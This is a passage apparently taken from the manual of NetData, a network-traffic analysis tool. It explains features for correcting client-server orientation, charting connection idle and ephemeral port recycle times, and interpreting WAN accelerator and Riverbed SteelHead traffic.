
However, if during analysis NetData encounters a second connection with a socket in common with the first, NetData will assume that the common socket belongs to a server and will set the correct orientation for both connections. If necessary, the orientation of earlier packets will be corrected automatically, but any earlier transactions of the first connection will remain incorrect.

At the end of analysis NetData alerts the user to the incorrect transactions and offers to repeat the analysis using the correct orientations throughout the analysis:




NetData Lite repeats the analysis automatically.


In the following example (capture courtesy of Matthias Kaiser) the repeated analysis corrected the display of the top two connections in the timing chart, but the bottom connection was displayed incorrectly:




NetData knows that the client-server orientation of the bottom connection is unconfirmed and the dialogue chart has an option in its Options menu, 'Dash Unconfirmed C-S Orientations', to display such connections with dashed lines:




An option in the context menus for services and dialogues, ‘Assign App Type or Rev C-S’, allows an application type to be assigned to the server and, provided the selected socket has only one connection, allows the connection’s orientation to be reversed.







The new application type may be blank in which case the existing types remain unchanged. Provided the operation is not cancelled, the connection's orienation is affirmed, even if it is reversed, and NetData offers to reanalyse the capture with the new application type and connection orientation..

The subsequent two charts present the performance corretly:






The option to 'Assign App Type or Rev C-S' also appears in the context menu for clients and allows the client-server orientation of all the connections of a selected client address to be affirmed in a single step. If an application type is specified, it is assigned to all the connected services. In addition, if any of the connected services have only one connection, those connections may have their orientation reversed if requested by the checkbox.




6.2 Charting Pre-Final Connection Idle Times


NetData has long been able to load connection-closures as pseudo transactions in order to investigate delays in closures – namely the times connections spent in the Fin-Wait state.



Now NetData records with those pseudo transactions the connection's pre-Final idle time, as the transaction's client-preparation time. When client-preparation times are plotted instead of response times, the performance chart displays pre-final idle times:




This type of chart is useful in characterising the behaviour of connection-pool managers which close connections after long idle times. In this case, however, connection closures were on the critical path of user transactions, and the small idle times added to their response times. This chart highlights the fact that most closures were delayed by consistent timeouts of either an eighth or a quarter of a second.




6.3 Charting the Assignment of Ephemeral Ports


If an attempt is made by a client to open a connection that is still held by the server in the Time-Wait state, most servers will simply ignore the connection request (Syn packet). The request might succeed after some retransmissions with accumulated timeouts of 3 or 9 seconds, or it might fail after trying for a long period such as 21 seconds. The system's degraded performance in these circumstances can be very difficult to diagnose, but the possibility of this problem occurring can be judged reliably if NetData calculates port-recycle times – the idle times between successive instances of a connection – and plots them on the performance chart. After executing the command to calculate recycle times, they can be plotted by loading connection records, connections as transactions, or connection-request transactions. In the last two cases, recycle times are regarded as client-preparation times for pseudo transactions, and are plotted by checking the box for 'Client-time markers':



The simplest way, however, is to load connection records and check the box for 'Recycle times':




To distinguish different clients with different colours, connection records should be loaded when the load-data window has been set to 'Separate statistics of clients':




The smallest recycle time should be compared with what is known about settings for Time-Wait timeouts in the server and other network devices such as firewalls along the path.


If recycle times are too small, the challenge is to find out why. The problem may be fixed simply by increasing the client's Time-Wait timeout to make it safely longer than the server's setting, but there may be a problem in the method by which ephemeral ports are assigned to new connections, especially if a network device is translating client IP addresses. The assignment method, and the range of assigned port numbers, can be viewed graphically by checking the box 'Ephemeral ports' next to the box for recycle times. Port assignments are indicated by diamond markers plotted at the time of each connection's first packet, and at a height that is proportional to the port index number.



The diamond markers on this chart indicate the port numbers assigned to an individual client address. The successive sloping bands of markers indicate that port numbers were assigned in the very common cyclic, round-robin fashion, and the spacing between bands indicates port-recycle times. This chart has also been overlaid with square markers that indicate the individual port-recycle times, and the smallest recycle time is at least 1000 seconds, much larger than any Time-Wait period.



This chart plots the ephemeral port numbers of many client addresses, showing that they are all constrained to the range from 1024 to 2047.




This chart plots the port numbers assigned to the same connections after their client IP addresses had been translated. The fact that the pattern is identical, but the colours have changed, indicates that port numbers have *not* been translated. The resulting random nature of port-recycle times, and the occasional very small recycle time, explains why transactions often failed.

6.4 Connection Setups by WAN Accelerators

Connections set up by a WAN accelerator at the server end of a network path appear to be very quick because the accelerator issues the Ack packet to complete the three-way handshake, without waiting for an acknowledgement from the distant client. In this situation the response times of connection setups provide no indication of the true loop-delay to the distant clients. However, this loop-delay is reflected in the interval between the first ack packet and the first data packet from the client.

A new option in the menu of Miscellaneous Decoding Parameters (on the Decoding page of controls) changes the definition of a connection setup, terminating the time measurement only when the first data packet is seen:




If traffic is analysed with this setting, a chart of client connection setup times will provide good estimates of the true loop-delay to the distant clients.

6.5 Riverbed SteelHead Transparency Mode

When a pair of SteelHead WAN accelerators optimise the flow of data for a TCP connection the client-side SteelHead (C-SH) sets up a separate connection to port 7800 of the server-side SteelHead (S-SH) that is known as the *inner* connection. The C-SH acts as a server proxy in handling the *outer* connection from the client, and the S-SH acts as a client proxy when it opens an *outer* connection with the server.

Normally, if traffic is captured by or between the SteelHeads, a NetData dialogue chart will show the SteelHeads as the endpoints of the inner connections. However, a firewall or other device in the path between the SteelHeads may block such inner connections, in which case the SteelHeads offer a *transparency* mode that effectively hides the existence of the inner connections. They do that by establishing connections that appear to link the original client and server, but convey the actual source and destination IP addresses (of the Steelheads), and their port numbers, in a TCP option field of type 78.

NetData now provides options to reverse the swapping of addresses and port numbers, to generate more accurate dialogue charts. These reversals can be applied independently to the client and server addresses because in some investigations it is convenient to associate inner connections with the original client's socket, while still displaying them as connected to port 7800 of the S-SH. A request to chart all the packets of the original client and a particular ephemeral port will then display both inner and outer packets.



In addition to swapping inner and outer socket addresses these options also create dummy outer connection records for the dialogue chart to show which clients are handled by a particular client-side SteelHead., and which services are reached by a particular server-side SteelHead. This information can be extracted from WAN traffic *only* if the SteelHeads are using transparency mode.

